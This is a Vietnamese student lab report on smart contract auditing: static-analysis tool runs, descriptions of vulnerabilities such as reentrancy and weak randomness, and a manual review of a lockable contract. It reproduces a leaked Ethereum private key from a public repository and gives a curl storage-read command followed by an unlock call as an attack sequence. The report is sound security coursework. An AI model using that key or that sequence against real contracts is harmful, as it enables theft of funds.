

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 6: Smart Contract Auditing & Penetration Testing

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT547.P11.ANTT.1

Nhóm: N07

STT	Họ và tên	MSSV	Email
1	Lê Huy Hiệp	21522067	21522067@gm.uit.edu.vn
2	Nguyễn Việt Khang	21522198	21522198@gm.uit.edu.vn
3	Nguyễn Thanh Tuấn	21522756	21522756@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5 (cộng điểm)	100%
6	Bài tập 6	100%
7	Bài tập 7	100%
8	Bài tập 8	100%
9	Bài tập 9 (cộng điểm)	Làm xong 23 challenge

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Mục lục:

a) Collect Documentation	3
Câu 1:.....	3
Câu 2:.....	6
b) Automated Testing.....	7
a. Phân tích tĩnh (Static Analysis):	7
Câu 3:.....	7
b. Phân tích động (Dynamic Analysis):	12
Câu 4.....	12
Câu 5.....	17
c) Manual Review	18
Câu 6.....	18
Câu 7	20
e) Report.....	27
Câu 8:.....	28
4. Capture the flag	34
Câu 9	34
Level 0.....	34
Level 1.....	40
Level 2	46
Level 3.....	50
Level 4.....	56
Level 5.....	59
Level 6.....	62
Level 7	65
Level 8.....	68
Level 9.....	70
Level 10.....	74
Level 11	79
Level 12.....	82
Level 15.....	85
Level 16.....	88
Level 17	91
Level 18.....	94

Level 19.....	98
Level 20.....	101
Level 21.....	104
Level 22.....	107
Level 23.....	112
Level 24.....	114
YÊU CẦU CHUNG	118

a) Collect Documentation

Câu 1:

Bài tập (yêu cầu làm)

1. Thu thập thông tin liên quan đến Ứng dụng bên dưới
<https://github.com/enderphan94/solidity-pentest>

Thu thập commit:

Commits

master ▾

All users ▾ All time ▾

- Commits on Mar 2, 2023
 - [Add files via upload](#) enderphan94 authored on Mar 2, 2023 Verified 7cdd803 ⌂ ↗
- Commits on Sep 22, 2021
 - [Create loopissues.md](#) enderphan94 authored on Sep 22, 2021 Verified a0cc1aa ⌂ ↗
- Commits on Sep 12, 2021
 - [Create simpleERC20.sol](#) enderphan94 authored on Sep 12, 2021 Verified fe352a8 ⌂ ↗
- Commits on Jul 8, 2021
 - [Update README.md](#) enderphan94 authored on Jul 8, 2021 Verified 3b779a8 ⌂ ↗
- Commits on Jun 25, 2021
 - [add more](#) enderphan94 committed on Jun 25, 2021 c23037c ⌂ ↗
- Commits on Jun 24, 2021
 - [add more](#) enderphan94 committed on Jun 24, 2021 b0126cf ⌂ ↗
 - [add more](#) enderphan94 committed on Jun 24, 2021 66d46a2 ⌂ ↗
 - [add more](#) enderphan94 committed on Jun 24, 2021 40a60fe ⌂ ↗

Lab 6: Smart Contract Auditing & Penetration Testing

4

add more enderphan94 committed on Jun 24, 2021	efd4b7c
add more enderphan94 committed on Jun 24, 2021	42e6e60
add more enderphan94 committed on Jun 24, 2021	164e129
add more enderphan94 committed on Jun 24, 2021	b8db9b4
Commits on Jun 23, 2021	
add more enderphan94 committed on Jun 23, 2021	4137d34
add more enderphan94 committed on Jun 23, 2021	007f905
add more enderphan94 committed on Jun 23, 2021	6908f9b
added more enderphan94 committed on Jun 23, 2021	9f7c071
added more enderphan94 committed on Jun 23, 2021	b3d29b7
added more enderphan94 committed on Jun 23, 2021	04da378
added more enderphan94 committed on Jun 23, 2021	25cf5e0
added more enderphan94 committed on Jun 23, 2021	7364aa1
added more enderphan94 committed on Jun 23, 2021	6b62ef3
added more enderphan94 committed on Jun 23, 2021	b3d29b7
added more enderphan94 committed on Jun 23, 2021	04da378
added more enderphan94 committed on Jun 23, 2021	25cf5e0
added more enderphan94 committed on Jun 23, 2021	7364aa1
added more enderphan94 committed on Jun 23, 2021	6b62ef3
added more enderphan94 committed on Jun 23, 2021	2f1e46c
added more enderphan94 committed on Jun 23, 2021	841b53b
added more enderphan94 committed on Jun 23, 2021	783034f
Commits on Jun 21, 2021	
add more enderphan94 committed on Jun 21, 2021	d779a68
add more enderphan94 committed on Jun 21, 2021	739f69d

Lab 6: Smart Contract Auditing & Penetration Testing

5

-o- Commits on Jun 21, 2021

- add more
enderphan94 committed on Jun 21, 2021 d779a68 ⌂ ↗
- add more
enderphan94 committed on Jun 21, 2021 739ff69d ⌂ ↗
- add images and more
enderphan94 committed on Jun 21, 2021 93999390 ⌂ ↗
- add images and more
enderphan94 committed on Jun 21, 2021 393d39d ⌂ ↗

-o- Commits on Jun 20, 2021

- updated
enderphan94 committed on Jun 20, 2021 e980b9b ⌂ ↗
- Create PентestGuideline.md
enderphan94 authored on Jun 20, 2021 Verified 722e57b ⌂ ↗

-o- Commits on Jun 5, 2021

- Update README.md
enderphan94 authored on Jun 5, 2021 Verified 5844a84 ⌂ ↗
- Create OverUnderflow.sol
enderphan94 authored on Jun 5, 2021 Verified b129589 ⌂ ↗

-o- Commits on Jun 3, 2021

- Create Delegate.sol
enderphan94 authored on Jun 3, 2021 Verified 94c915b ⌂ ↗

-o- Commits on Jun 2, 2021

- Create reentrancy.sol
enderphan94 authored on Jun 2, 2021 Verified 94bb4be ⌂ ↗

-o- Commits on Feb 7, 2020

- Update README.md
enderphan94 authored on Feb 7, 2020 Verified d807101 ⌂ ↗

Previous ⌂ Next >

Commits

master ▾

All users ▾ All time ▾

-o- Commits on Jan 2, 2020

- Update README.md
enderphan94 authored on Jan 2, 2020 Verified ab995e3 ⌂ ↗
- Update README.md
enderphan94 authored on Jan 2, 2020 Verified 457afc2 ⌂ ↗
- Update README.md
enderphan94 authored on Jan 2, 2020 Verified c0d0d37 ⌂ ↗
- Transfer isn't safe
enderphan94 authored on Jan 2, 2020 Verified a477858 ⌂ ↗

-o- Commits on Oct 14, 2019

- Create README.md
enderphan94 authored on Oct 14, 2019 Verified 4a44db0 ⌂ ↗

-o- Commits on Sep 17, 2019

- Create findeStorage.sol
enderphan94 authored on Sep 17, 2019 Verified 2c70119 ⌂ ↗

< Previous ⌂ Next >

Ứng dụng có chứa các hợp đồng khác nhau chia lô hổng

 enderphan94	Add files via upload	7cdd803 · 2 years ago	 41 Commits
 images	add images and more	4 years ago	
 Delegate.sol	Create Delegate.sol	4 years ago	
 OverUnderflow.sol	Create OverUnderflow.sol	4 years ago	
 PentestGuidline.md	add more	4 years ago	
 README.md	Update README.md	4 years ago	
 SaferMoney.sol	Transfer isn't safe	6 years ago	
 findmeStorage.sol	Create findmeStorage.sol	6 years ago	
 loopIssues.md	Create loopIssues.md	4 years ago	
 nistnet.pdf	Add files via upload	2 years ago	
 reentrancy.sol	Create reentrancy.sol	4 years ago	
 simpleERC20.sol	Create simpleERC20.sol	4 years ago	

Câu 2:

Bài tập (yêu cầu làm)

2. Hợp đồng thông minh bên dưới lộ thông tin liên quan đến private key, hãy tìm ra điều đó. <https://github.com/Sifchain/sifnode/blob/master/smart-contracts/Deployment.md>

Thông tin private key nằm ở:

<https://github.com/Sifchain/sifnode/blob/master/smart-contracts/Deployment.md>

Lab 6: Smart Contract Auditing & Penetration Testing

How to: Deploy Peggy

Setup

Before we start this guide, you must have the following dependencies installed on your system:

- node v16.6.1
- yarn 1.22.10
- latest version of truffle

cd into the smart-contracts directory and run `yarn install`. Once those dependencies have been installed you can move onto the next step.

Deployments

1. You will first have to set up the accounts that you want to use as validators on the bridge. Each of these accounts should run a relayer that listens to sifchain for incoming transactions that need to go to ethereum.
2. Currently there are 2 user roles in peggy, more are planned to come. There is an operator role, this person can add and remove validators from the ethereum smart contract so that they can no longer unlock or mint assets on the ethereum peggy smart contracts. When you set up your env file, remove the mnemonic and all local variables. Your readme should now look like this.

```
# -----  
# General  
# -----  
# This number is how much total voting power is needed before a prophecy is completed on the ethereum side of peggy and a user |  
CONSENSUS_THRESHOLD=75  
# This is the address of the owner of the upgradeable proxy  
ETHEREUM_PRIVATE_KEY="c87509a1c067bbde78beb793e6fa76530b6382a4c0241e5e4a9ec0a0f44dc0d3"  
# -----  
# Network
```

Private Key

```
# This is the address of the owner of the upgradeable proxy  
ETHEREUM_PRIVATE_KEY="c87509a1c067bbde78beb793e6fa76530b6382a4c0241e5e4a9ec0a0f44dc0d3"
```

b) Automated Testing

a. Phân tích tĩnh (Static Analysis):

Câu 3:

Bài tập (yêu cầu làm) 3.

Cài đặt SmartBugs theo hướng dẫn ở link github đã được cung cấp. Sau đó, sử dụng 2 công cụ Slither và Oyente để thực hiện phân tích trên một hợp đồng thông minh bất kỳ có chứa lỗ hổng. Từ kết quả thu được, xuất ra tập tin CSV. Dựa trên các kết quả thu thập được, đưa ra đánh giá và nhận xét (lỗ hổng là gì? Nằm ở vị trí nào? Từ đâu có thể nhận định được hợp đồng thông minh tồn tại lỗ hổng đó?).

File sample



Dec 23 16:00

 EtherLotto.sol

Phân tích trên một hợp đồng thông minh EtherLotto.sol

Công cụ slither

```
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ sudo ./smartbugs -t slither -f samples/* --timeout 600
Welcome to SmartBugs 2.0.10!
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smartbugs/slither:0.10.4, may take a while ...
1 tasks to execute
Starting task 1/1: slither-0.10.4 and samples/EtherLotto.sol
1/1 completed, ETC 0:00:00
Analysis completed in 0:00:04.
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$
```

```
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ sudo ./reparse results
/home/hhl/Desktop/hhl/smartbugs/tools/oyente/parser.py:32: SyntaxWarning: invalid escape sequence '\s'
    WEAKNESS = re.compile("^INFO:symExec:[\s\>]*([^\:]*):\s*True")
/home/hhl/Desktop/hhl/smartbugs/tools/oyente/parser.py:33: SyntaxWarning: invalid escape sequence '\s'
    LOCATION1 = re.compile("^INFO:symExec:([:]*):([0-9]+):([0-9]+):\s*([^\:]*):\s*(.*).") # Oyente
/home/hhl/Desktop/hhl/smartbugs/tools/oyente/parser.py:35: SyntaxWarning: invalid escape sequence '\s'
    COMPLETED = re.compile("INFO:symExec:\s*===== Analysis Completed =====")
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$
```

```
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ sudo ./results2csv -p results > results.csv  
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$
```

File CSV

```
filename, basename, toolid, toolmode, parser_version, runid, start, duration, exit_code, findings, infos, errors, fails
samples/EtherLotto.sol,EtherLotto.sol,oyente,solidity,2023/02/27,20241223_0857,1734944578,8793488,2,357548236846924,0,(),(),(),()
samples/EtherLotto.sol,EtherLotto.sol,slither-0.10.4,solidity,
2024/04/30,20241223_0856,1734944440.2294614,1.9781460762023926,251,"{arbitrary_send_eth,deprecated_standards,incorrect_equality,reentrancy_unlimited_gas,solc_version,timestamp,weak_prgl}",(),()
```

Công cụ oven

```
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ sudo ./smartbugs -t oyente -f samples/* --timeout 600
[sudo] password for hhl:
Welcome to SmartBugs 2.0.10!
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smartbugs/oyente:480e725, may take a while ...
1 tasks to execute
Starting task 1/1: oyente and samples/EtherLotto.sol
1/1 completed, ETC 0:00:00
Analysis completed in 0:00:04.
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$
```

```
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ sudo ./reparse results
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$ ./results2csv -p results > results.csv
hhl@hhl-VMware:~/Desktop/hhl/smartbugs$
```

File csv

results.csv	
Open	File Has Changed on Disk
	The file has been changed by another program.
filename, basename, toolid, toolmode, parser_version, runid, start, duration, exit_code, findings, infos, errors, fails	-/Desktop/hhl/smartbugs
samples/EtherLotto.sol,Oyente,Solidity,2023/02/27,20241223_0857,1734944570.8793488,2.357548236846924,0,{},{},{},{},"samples/EtherLotto.sol,EtherLotto.sol,Slither-0.10.4,Solidity,2024/04/30,20241223_0856,1734944440.2294614,1.9781468762023926,255,{arbitrary_send_eth,deprecated_standards,incorrect_equality,reentrancy_unlimited_gas,solc_version,timestamp,weak_prgo}",{},{},{},"Discard Changes and Reload"	x

Code hợp đồng: [smartbugs/samples/EtherLotto.sol at master · smartbugs/smartbugs](#)

Các lỗi hỏng được liệt kê:

1. arbitrary_send_eth

Mô tả: Lỗi hỏng này xảy ra khi hợp đồng thông minh cho phép gửi Ether đến một địa chỉ bất kỳ (thường thông qua call, send, hoặc transfer) mà không có kiểm soát chặt chẽ.

Rủi ro: Kẻ tấn công có thể lợi dụng việc này để gửi Ether đến các địa chỉ không mong muốn, dẫn đến mất mát tài sản.

2. deprecated_standards

Mô tả: Hợp đồng sử dụng các tiêu chuẩn hoặc hàm đã bị lỗi thời trong phiên bản Solidity hiện tại.

Rủi ro: Các tiêu chuẩn lỗi thời có thể có lỗi hỏng bảo mật hoặc không được hỗ trợ trong tương lai, dẫn đến lỗi khi triển khai hoặc hoạt động.

Lỗi hỏng này trong hợp đồng:

```
pragma solidity ^0.4.15;
```

Các phiên bản cũ không hỗ trợ các tính năng như kiểm tra overflow/underflow tự động.

Khuyến nghị:

Cập nhật hợp đồng để tuân theo các tiêu chuẩn mới nhất.

Sử dụng thư viện OpenZeppelin để đảm bảo tuân thủ các tiêu chuẩn mới.

3. incorrect_equality

Mô tả: Có khả năng xảy ra lỗi logic khi so sánh hai giá trị. Ví dụ, sử dụng == không phù hợp trong các điều kiện hoặc dữ liệu không nhất quán.

Rủi ro: So sánh không chính xác có thể dẫn đến việc thực thi mã không đúng, cho phép kẻ tấn công khai thác.

Khuyến nghị:

Xem xét kỹ các điều kiện so sánh trong hợp đồng.

Kiểm tra rằng các giá trị được so sánh là đồng nhất về loại dữ liệu và kích thước.

Lỗi hổng trong hợp đồng: Sử dụng assert để so sánh, nếu sai người dùng sẽ bị mất gas

```
// Participants must spend some fixed ether before playing lottery.
assert(msg.value == TICKET_AMOUNT);
```

Thay vào đó nên dùng require() nếu điều kiện sai gas sẽ hoàn lại

4. reentrancy

Mô tả: Lỗi hổng Reentrancy xảy ra khi một hàm cho phép gọi lại vào chính nó trước khi hoàn tất cập nhật trạng thái.

Rủi ro: Kẻ tấn công có thể lặp lại việc rút tiền nhiều lần trong cùng một giao dịch, dẫn đến việc rút cạn tài sản của hợp đồng.

Khuyến nghị:

Sử dụng mô hình Checks-Effects-Interactions để cập nhật trạng thái trước khi tương tác với các hợp đồng khác.

Triển khai ReentrancyGuard từ OpenZeppelin để bảo vệ chống lại các cuộc tấn công reentrancy.

Lỗi hỏng trong hợp đồng:

```
// Distribution: 50% of participants will be winners.  
if (random == 0) {  
  
    // Send fee to bank account.  
    bank.transfer(FEE_AMOUNT);  
  
    // Send jackpot to winner.  
    msg.sender.transfer(pot - FEE_AMOUNT);  
  
    // Restart jackpot.  
    pot = 0;  
}  
}
```

Pot phải được đặt bằng 0 trước khi chuyển tiền bằng transfer

5. unlimited_gas

Mô tả: Hợp đồng sử dụng các cuộc gọi không giới hạn lượng gas, thường xảy ra với call hoặc các chức năng tương tự.

Rủi ro: Điều này có thể dẫn đến việc tiêu tốn hết gas của giao dịch hoặc cho phép kẻ tấn công lợi dụng thực thi mã phức tạp.

6. solc_version

Mô tả: Hợp đồng sử dụng một phiên bản Solidity lỗi thời như trong lỗ hổng thứ 2.

Rủi ro: Các phiên bản lỗi thời có thể có lỗ hổng bảo mật đã được khắc phục trong các phiên bản mới hơn.

Khuyến nghị:

Cập nhật hợp đồng để sử dụng phiên bản Solidity mới nhất, ví dụ: pragma solidity ^0.8.0.

Theo dõi changelog của Solidity để biết các thay đổi liên quan đến bảo mật.

7. timestamp_weak_prng

Mô tả: Hợp đồng sử dụng block.timestamp hoặc các phương pháp tạo số ngẫu nhiên không an toàn làm nguồn để tạo ra các giá trị ngẫu nhiên.

Rủi ro: Kẻ tấn công có thể dự đoán hoặc thao túng giá trị ngẫu nhiên, đặc biệt là trong các hệ thống như xổ số, đấu giá, hoặc đặt cược.

Khuyến nghị:

Không sử dụng block.timestamp hoặc blockhash làm nguồn tạo ngẫu nhiên.

Sử dụng các phương pháp an toàn hơn, như Chainlink VRF (Verifiable Random Function).

Lỗi hỏng trong hợp đồng:

```
// Compute some *almost random* value for selecting winner from current transaction.
// <yes> <report> TIME_MANIPULATION
var random = uint(sha3(block.timestamp)) % 2;
```

Vì block.timestamp có thể được thao túng bởi thợ đào

b. Phân tích động (Dynamic Analysis):


Câu 4

4. Phân tích Solidity code của tập tin Victim.sol (ở bài thực hành 5).

Ta thực hiện tải về và chạy SmartBug với file Victim.sol bằng công cụ Conkas:

```
Analysis completed in 0:00:21.
(venv) PS C:\Users\thanh\Downloads\lab6-block\smartbugs> python -m sb -t conkas -f samples/victim.sol
Welcome to SmartBugs 2.0.10!
Collecting files ...
1 files to analyse
Assembling tasks ...
1 tasks to execute
Starting task 1/1: conkas and samples/victim.sol
1/1 completed, ETC 0:00:00
Analysis completed in 0:00:04.
```

Sau khi xử lý xong ta vào folder result để xem kết quả chạy:



File json là thông tin các config khi thực hiện chạy:

```

smartbugs.json -> X
Schema: <No Schema Selected>
1  <[>
2    "docker": {
3      "command": null,
4      "detach": true,
5      "entrypoint": "'/sb/bin/do_solidity.sh' '/sb/victim.sol' '/sb/bin' '0'",
6      "image": "smartbugs/conkas:4e0f256",
7      "user": 0,
8      "volumes": {
9        "C:\\\\Users\\\\thanh\\\\AppData\\\\Local\\\\Temp\\\\tmpjfrb5x1k": {
10          "bind": "/sb",
11          "mode": "rw"
12        }
13      }
14    },
15    "filename": "samples/victim.sol",
16    "platform": {
17      "cpu": "11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz",
18      "python": "3.8.10.final.0 (64 bit)",
19      "release": "10",
20      "smartbugs": "2.0.10",
21      "system": "Windows",
22      "version": "10.0.22631"
23    },
24    "result": {
25      "duration": 2.363445281982422,
26      "exit_code": 1,
27      "logs": "result.log",
28      "output": null,
29      "start": 1734940007.6084146
30    },
31    "runid": "20241223_0746",
32    "solc": "0.7.6",
33    "tool": {
34      "bin": "scripts",
35      "command": null,
36      "cpu_quota": null
}

```

File result.log là nơi chứa log sự kiện khi chạy phân tích file victim.sol:

```

line 17:41 extraneous input 'payable' expecting {'~', 'from', '(', '[', 'address', 'calldata', 'var', 'bool', 'string', 'byte', '++', '--', 'new', '+', '^', 'after', 'delete', '!', Int, Uint, Byte, Fixed, Ufixed, BooleanLiteral, DecimalNumber, HexNumber, HexLiteral, Identifier, StringLiteral}
line 17:65 missing ';' at '['
line 17:72 no viable alternative at input 'value:'
line 17:98 missing ';' at ']'
line 24:12 mismatched input '(' expecting {'from', 'calldata', 'constant', 'internal', 'private', 'public', Identifier}
line 25:4 extraneous input 'receive' expecting {<EOF>, 'pragma', 'import', 'contract', 'interface', 'library'}
ANTLR runtime and generated code versions disagree: 4.9.2!=4.7.2
ANTLR runtime and generated code versions disagree: 4.9.2!=4.7.2
Traceback (most recent call last):
  File "conkas.py", line 143, in <module>
    main()
  File "conkas.py", line 80, in main
    solc_version = get_solidity_version_string(file)
  File "conkas.py", line 21, in get_solidity_version_string
    parsed = parse(file.read().decode('utf-8'))
  File "/usr/local/lib/python3.8/dist-packages/solidity_parser/parser.py", line 1023, in parse
    return ast.visit(getattr(parser, start)())
  File "/usr/local/lib/python3.8/dist-packages/solidity_parser/parser.py", line 92, in visit
    return super().visit(tree)
  File "/usr/local/lib/python3.8/dist-packages/antlr4/tree/Tree.py", line 34, in visit
    return tree.accept(self)
  File "/usr/local/lib/python3.8/dist-packages/solidity_parser/solidity_antlr4/SolidityParser.py", line 842, in accept
    return visitor.visitSourceUnit(self)
  File "/usr/local/lib/python3.8/dist-packages/solidity_parser/parser.py", line 114, in visitSourceUnit
    children=self.visit(ctx.children[-1])) # skip EOF
  File "/usr/local/lib/python3.8/dist-packages/solidity_parser/parser.py", line 90, in visit
    return self._visit_nodes(tree)
  File "/usr/local/lib/python3.8/dist-packages/antlr4/tree/Tree.py", line 104, in visit
    return self.visit(node)

```

Tương tự khi chạy tool Solhint:

File json:

```

{
  "filename": "samples/victim.sol",
  "platform": {
    "cpu": "11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz",
    "python": "3.8.10.final.0 (64 bit)",
    "release": "10",
    "smartbugs": "2.0.10",
    "system": "Windows",
    "version": "10.0.22631"
  },
  "result": {
    "duration": 2.1532461643218994,
    "exit_code": 1,
    "logs": "result.log",
    "output": null,
    "start": 1734940121.149503
  },
  "runid": "20241223_0746",
  "solc": "0.7.6",
  "tool": {
    "bin": "scripts",
    "command": null,
    "cpu_quota": null,
    "entrypoint": "$BIN/do_solidity.sh '$FILENAME' '$BIN'",
    "id": "solhint-3.3.8",
    "image": "smartbugs/solhint:3.3.8",
    "info": "Open source project for linting solidity code. This project provide both security and style guide validations.",
    "mem_limit": null,
    "mode": "solidity",
    "name": "Solhint",
    "origin": "https://github.com/protofire/solhint",
    "output": null,
    "parser": "parser.py",
    "solc": true,
    "version": "3.3.8"
  }
}

```

File result.log:

Lab 6: Smart Contract Auditing & Penetration Testing

```
/sb/victim.sol:2:1: Compiler version >=0.7.0 <0.9.0 does not satisfy the ^0.5.8 semver requirement [Error/compiler-version]
/sb/victim.sol:10:5: Explicitly mark visibility in function (Set ignoreConstructors to true if using solidity >=0.7.0) [Warning/func-visiblity]
/sb/victim.sol:17:42: Avoid to use low level calls. [Warning/avoid-low-level-calls]
/sb/victim.sol:25:32: Code contains empty blocks [Warning/no-empty-blocks]
```

4 problems

Công cụ securify:

Live.json:

```
live.json
Schema: <No Schema Selected>
1   {
2     "decompiled": true,
3     "finished": true,
4     "patternResults": {
5       "DAO": {
6         "completed": true,
7         "hasViolations": false,
8         "hasWarnings": false,
9         "hasSafe": false,
10        "hasConflicts": false,
11        "violations": [],
12        "warnings": [],
13        "safe": [],
14        "conflicts": []
15      },
16      "DAOConstantGas": {
17        "completed": true,
18        "hasViolations": false,
19        "hasWarnings": false,
20        "hasSafe": false,
21        "hasConflicts": false,
22        "violations": [],
23        "warnings": [],
24        "safe": [],
25        "conflicts": []
26      },
27      "MissingInputValidation": {
28        "completed": true,
29        "error": "not supported",
30        "hasViolations": false,
31        "hasWarnings": false,
32        "hasSafe": false,
33        "hasConflicts": false,
34        "violations": [],
35        "warnings": [],
36        "safe": [],
37        "conflicts": []
38      }
39    }
40  }
```

Result.json:

```

results.json + X live.json
Schema: <No Schema Selected>
1   {
2     "/sb/victim.sol:Victim": {
3       "results": {
4         "TODReceiver": {
5           "violations": [],
6           "warnings": [],
7           "safe": [],
8           "conflicts": []
9         },
10        "UnhandledException": {
11          "violations": [],
12          "warnings": [],
13          "safe": [],
14          "conflicts": []
15        },
16        "TODTransfer": {
17          "violations": [],
18          "warnings": [],
19          "safe": [],
20          "conflicts": []
21        },
22        "DAO": {
23          "violations": [],
24          "warnings": [],
25          "safe": [],
26          "conflicts": []
27        },
28        "TODAmount": {
29          "violations": [],
30          "warnings": [],
31          "safe": [],
32          "conflicts": []
33        },
34        "MissingInputValidation": {
35          "violations": [],
36          "warnings": [],
37          "safe": []
37      }
38    }
39  }
40

```

Công cụ smartcheck:

Result.log:

```

Windows PowerShell
File Edit View
cli.py victim.sol SmartBillions.sol result.log result.log result.log
result.log result.log
1 tasks to execute
Starting task 1/1: solhint
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(venv) PS C:\Users\thanh\Documents\SmartBugs\SmartBillions>
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smart
1 tasks to execute
Starting task 1/1: smartch
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(venv) PS C:\Users\thanh\Documents\SmartBugs\SmartBillions>
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
1 tasks to execute
Starting task 1/1: mythril
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(venv) PS C:\Users\thanh\Documents\SmartBugs\SmartBillions>
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smart

```

Câu 5

5. (Cộng điểm) Đề xuất sử dụng 1 công cụ phân tích động khác. Trình bày rõ cách cài đặt, triển khai thực hiện phân tích trên 1 hợp đồng thông minh có chứa lỗ hổng bất kỳ.

Công cụ Mythx không còn phát triển cũng như cho tạo tài khoản nữa ta tạm dùng smartcheck từ smartbugs:

Công cụ smartcheck:

Chạy command line ta sẽ khởi tạo container smartcheck nếu chạy công cụ này lần đầu, sau đó nó sẽ thực hiện phân tích file ta cung cấp:

`python -m sb -t smartcheck -f samples/victim.sol`

Kết quả sẽ được trả về ở thư mục result với 2 file, 1 file json chứa thông tin setting lúc thực hiện chạy và file .log để thể hiện lịch sử phân tích cũng như kết quả chạy:

Result.log:

Lab 6: Smart Contract Auditing & Penetration Testing

```

Windows PowerShell
File Edit View
cli.py victim.sol SmartBillions.sol result.log result.log result.log
result.log + - ×
1 tasks to execute
Starting task 1/1: solhint
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(vENV) PS C:\Users\thanhD
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smart
1 tasks to execute
Starting task 1/1: smartcheck
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(vENV) PS C:\Users\thanhD
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
1 tasks to execute
Starting task 1/1: mytrhl
1/1 completed, ETC 0:00:00
Analysis completed in 0:00
(vENV) PS C:\Users\thanhD
Welcome to SmartBugs 2.0.1
Collecting files ...
1 files to analyse
Assembling tasks ...
Loading docker image smart

```

Ln 1, Col 1 36,926 characters

c) Manual Review

Câu 6

6. Mô tả logic của chương trình `findmeStorage.sol` đồng thời kiểm tra business logic bug nằm trong hợp đồng thông minh (nếu có).

Phân tích logic hợp đồng thông minh `findmeStorage.sol`

a) Mô tả logic chương trình

Hợp đồng Privacy

Hợp đồng Privacy cung cấp các cơ chế khóa/mở dựa trên một khóa bí mật lưu trữ trong bộ nhớ. Dưới đây là các đặc điểm và logic của hợp đồng:

1. Biến và cấu trúc dữ liệu:

o Biến công khai (public):

- locked: Biến boolean theo dõi trạng thái khóa/mở (mặc định là true).
- ID: Một hằng số được gán bằng block.timestamp khi triển khai.
- a và f: Biến byte và chuỗi công khai.

o Biến riêng tư (private):

- flattening, denomination, awkwardness: Các giá trị số nguyên nhỏ dùng làm ví dụ.
- data: Mảng gồm 3 giá trị bytes32 lưu trữ dữ liệu bí mật.

2. Các hàm:

- Private:

- Hàm khởi tạo (đáng lẽ ra là constructor) dùng để khởi tạo dữ liệu trong mảng data. Tuy nhiên, do tên hàm không trùng với tên hợp đồng (Privacy), hàm này không bao giờ được gọi khi triển khai.

- unlock:

- Mở khóa hợp đồng nếu cung cấp đúng khóa bí mật (_key) lưu trữ tại data(2).

- Privates:

- Cho phép thay đổi trực tiếp giá trị của data(2).

Hợp đồng unlockYou

- Hợp đồng này cho phép tương tác với hợp đồng Privacy.
- Gọi hàm unlock trong hợp đồng Privacy nếu có khóa chính xác.

b) Kiểm tra business logic

1. Lỗi hỏng trong hợp đồng Privacy

1. Hàm khởi tạo sai tên:

- Hàm Private không được gọi khi triển khai, do đó mảng data không được khởi tạo với giá trị mong muốn.
- Kẻ tấn công có thể thay đổi giá trị data(2) bằng hàm Privates.

2. Khai thác dữ liệu lưu trữ (Storage Exploitation):

- Mảng data được khai báo là private, nhưng không thực sự bí mật. Trong Ethereum, bất kỳ ai cũng có thể truy cập dữ liệu lưu trữ bằng hàm RPC eth_getStorageAt.

- Kẻ tấn công có thể đọc giá trị được lưu tại data(2).

2. Quy trình tấn công

1. Đọc giá trị data(2) từ bộ nhớ: Sử dụng RPC:

```
curl -X POST --data
```

```
'{"jsonrpc":"2.0","method":"eth_getStorageAt","params":("<Contract Address>","5","latest"),"id":1}'
```

- Vị trí lưu trữ của data(2) là slot 5 (do các biến trước đó chiếm 5 slots).

2. Gọi hàm unlock với khóa đã trích xuất:

- Sau khi trích xuất được giá trị tại data(2) (khoá bí mật), kẻ tấn công có thể gọi hàm unlock của hợp đồng Privacy với khoá này.
- Việc mở khoá thành công sẽ làm thay đổi trạng thái locked thành false, cho phép kẻ tấn công truy cập vào hợp đồng.

Câu 7

Bài tập (yêu cầu làm)

